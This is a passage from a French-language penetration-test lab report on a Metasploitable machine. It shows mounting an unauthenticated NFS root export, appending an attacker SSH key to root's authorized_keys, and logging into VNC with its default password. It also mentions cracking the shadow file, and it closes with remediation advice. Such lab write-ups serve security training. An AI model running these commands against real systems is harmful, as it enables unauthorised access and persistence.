Cette vulnérabilité consiste à exploiter la faille NFS Exported Share Information Disclosure. Cette faille permet à un attaquant d'accéder aux fichiers partagés par la machine cible depuis un hôte distant. La présence de cette vulnérabilité peut être confirmée en utilisant l'outil nmap, qui identifiera le port NFS comme étant ouvert sur la machine cible.









Après avoir identifié que le port NFS était ouvert sur la machine cible (avec l'adresse IP 192.168.50.2) en utilisant un outil de scan réseau comme nmap, j'ai décidé de collecter des informations plus détaillées sur les services NFS en cours d'exécution. Pour ce faire, j'ai exécuté la commande rpcinfo -p 192.168.50.2. Cette commande me permet de consulter les détails des services RPC disponibles sur le serveur avec l'adresse IP spécifiée, y compris NFS.

Une fois que j'ai confirmé la disponibilité du service NFS sur la machine cible (192.168.50.2), j'ai poursuivi mon attaque pour déterminer quels répertoires étaient partagés par ce service. Pour ce faire, j'ai utilisé la commande showmount -e 192.168.50.2. Cette commande me permet d'afficher les systèmes de fichiers exportés par le serveur NFS. Le résultat a révélé que le répertoire root ("/*") était partagé, ce qui est une information cruciale en termes de sécurité.



Ensuite, sur mon ordinateur, qui joue le rôle de l'attaquant dans ce scénario, j'ai créé un répertoire local. Ce répertoire servira de point de montage pour accéder au système de fichiers partagé par le serveur NFS.



Une fois le répertoire local créé sur mon ordinateur attaquant, j'ai procédé à l'étape suivante qui consiste à monter le système de fichiers partagé du serveur NFS. Pour ce faire, j'ai utilisé la commande mount avec des options spécifiques pour NFS. La commande complète était *mount -o nolock -t nfs 192.168.50.2:/ /tmp/nfs*

```
┌──(root㉿kali)-[/home/kali]
└─# mount -o nolock -t nfs 192.168.50.2:/ /tmp/nfs
```

```
┌──(root㉿kali)-[/home/kali]
└─# ls /tmp/nfs/home/
Completing file
ftp/        msfadmin/  service/   user/
```

La présence du fichier msfadmin témoigne bien que le répertoire a été mount avec succès la vulnérabilité a bien été exploité.

Après avoir réussi à monter le système de fichiers NFS du serveur cible sur mon Kali Linux sans avoir besoin de credentials, j'ai compris que j'avais probablement un accès root sur ce système. Cela m'a ouvert la voie pour pouvoir poussé l'exploitation de la vulnérabilité plus loin. J'ai donc décidé d'utiliser cet accès pour établir une connexion SSH sécurisée avec le serveur cible.

Pour ce faire, la première étape a été de générer une paire de clés SSH sur mon système Kali, en utilisant la commande ssh-keygen. Une fois la paire de clés créée, j'ai pris la clé publique générée (.ssh/id_rsa.pub) et je l'ai ajoutée au fichier authorized_keys du serveur cible. J'ai utilisé la commande

```
┌──(root㉿kali)-[/home/kali]
└─# cat /root/.ssh/id_rsa.pub >> /tmp/nfs/root/.ssh/authorized_keys
```

Maintenant que j'ai ajouté ma clé publique SSH au fichier authorized_keys du serveur cible, il m'est désormais possible de me connecter à cette machine en SSH sans avoir besoin d'un mot de passe. Ayant établi cette nouvelle voie d'accès, la prochaine étape consiste à démonter le système de fichiers NFS avec umount /tmp/nfs.

```
┌──(root㉿kali)-[/home/kali]
└─# umount /tmp/nfs
```


Cependant lorsque j'ai essayé d'établir une connexion ssh je n'ai pas réussi à aboutir. Il est tout de même possible d'ajouter un utilisateur sur la machine cible avec les permissions root et coller notre clé ssh dans son fichier authorized_keys ou bruteforce à l'aide de John the ripper le mot de passe root grâce à l'accès au fichier shadow et passwd.

```
┌──(root㉿kali)-[/home/kali]
└─# ssh -o HostKeyAlgorithms=+ssh-rsa root@192.168.50.2
root@192.168.50.2's password:
```

Cependant, il est important de souligner que les vulnérabilités découvertes au cours de ce processus représentent une faille de sécurité significative. Le fait que j'aie pu monter le système de fichiers NFS du serveur sans authentification et modifier le fichier authorized_keys indique un manque de mesures de sécurité adéquates sur le serveur.


Troisième vulnérabilité :

VNC Server 'password' Password




Cette nouvelle vulnérabilité, concerne spécifiquement le serveur VNC (Virtual Network Computing) en cours d'exécution sur la machine. Cette vulnérabilité est critique car le serveur VNC est configuré pour utiliser le mot de passe 'password' par défaut. Cela signifie que n'importe qui ayant connaissance de cette configuration par défaut pourrait potentiellement se connecter au serveur VNC de la machine cible en utilisant ce mot de passe extrêmement faible et commun.


Le mot de passe 'password' pour le serveur VNC peut être identifié à l'aide d'un scanner spécifique dans Metasploit. Ce scanner, qui est conçu pour cibler les vulnérabilités liées à VNC.




J'ai procédé à sa configuration en définissant la valeur de RHOSTS, avec l'adresse IP de la machine cible. Une fois cette configuration établie, j'ai exécuté le scanner en utilisant la commande run. Le résultat a été concluant : le scanner a réussi à détecter que le serveur VNC était effectivement configuré avec le mot de passe 'password'



Je peux donc me connecter à la machine Metasploitable depuis mon système Kali Linux en utilisant vncviewer, le client VNC. Sachant que le mot de passe du serveur VNC est simplement 'password', j'ai pu établir une connexion directe. Une fois que j'ai lancé vncviewer avec l'adresse IP de la machine Metasploitable, on m'a demandé le mot de passe. En entrant 'password', j'ai obtenu un accès immédiat au bureau à distance de la machine Metasploitable. Cela m'a permis d'avoir une interface graphique pour interagir directement avec la machine cible





Solutions Spécifiques aux Vulnérabilités Identifiées :

1. Contre la Vulnérabilité vsftpd 2.3.4 :

Mise à jour du Serveur FTP : Procéder à la mise à niveau vers la version la plus récente de vsftpd pour corriger les failles connues.

Restriction d'Accès : Configurer des règles strictes de firewall pour limiter les connexions FTP aux utilisateurs autorisés et aux réseaux de confiance.

Surveillance Renforcée : Mettre en place une surveillance constante des logs du serveur FTP pour détecter toute activité suspecte et intervenir rapidement.

2. Face à la Vulnérabilité NFS (CVE-1999-0170) :

Configuration Sécurisée de NFS : Appliquer les meilleures pratiques de configuration NFS, telles que la restriction des accès à des hôtes spécifiques et l'utilisation d'un chiffrement fort.

Audit de Sécurité NFS : Effectuer des audits réguliers des partages NFS pour s'assurer qu'ils ne divulguent pas d'informations sensibles.

Détection d'Anomalies : Utiliser des systèmes de détection d'intrusion pour surveiller les accès NFS et signaler les comportements anormaux.

3. Face à la VNC :

Changez le mot de passe par défaut pour un mot de passe fort et unique. Un mot de passe fort devrait inclure une combinaison de lettres majuscules et minuscules, de chiffres, et de symboles spéciaux, et avoir une longueur d'au moins 12 caractères.

Si votre serveur VNC le supporte, activez l'authentification à deux facteurs. Cela ajoute une couche de sécurité supplémentaire en requérant un deuxième élément d'authentification, en plus du mot de passe.

Configurez des règles de pare-feu pour limiter l'accès au serveur VNC uniquement aux adresses IP ou aux réseaux de confiance.

Mesures Proactives de Sécurité Informatique :

Politique de Mise à Jour Stricte : S'assurer que tous les systèmes et logiciels, y compris les serveurs et les outils de réseau, sont régulièrement mis à jour.

Solutions de Sécurité Complètes : Employer des logiciels antivirus, anti-malware, et des systèmes IDS/IPS pour une défense en profondeur.

Éducation et Formation : Sensibiliser régulièrement le personnel à la sécurité informatique pour prévenir les erreurs humaines et renforcer la culture de la sécurité.

Contrôle d'Accès Basé sur le Principe du Moindre Privilège : Assurer que les droits d'accès sont limités au strict nécessaire pour chaque utilisateur et service.

Sauvegardes Régulières et Tests de Récupération : Effectuer des sauvegardes fréquentes et tester les procédures de restauration pour garantir la continuité des activités en cas d'incident.

Application Pratique des Connaissances Acquises : Analyse et Réaction Rapide : Lors de la découverte de vulnérabilités, réagir promptement pour les corriger et réduire le risque d'exploitation.

Collaboration et Partage d'Informations : Échanger avec la communauté de la cybersécurité pour rester informé des dernières menaces et solutions.

Conclusion :

En conclusion, ce rapport sur le pentesting a démontré l'importance cruciale de l'évaluation continue de la sécurité des systèmes informatiques. Les vulnérabilités découvertes dans les systèmes Windows XP et Metasploitable soulignent les risques significatifs auxquels les entreprises peuvent être exposées. L'utilisation d'outils tels que Nessus et Metasploit a permis d'identifier et d'exploiter ces failles de sécurité, mettant en évidence la nécessité d'une mise à jour régulière des systèmes, d'une surveillance renforcée et d'une formation continue du personnel. Ce pentest sert de rappel que la cybersécurité est un processus dynamique et continu, nécessitant une vigilance et une adaptation constantes face aux menaces évolutives.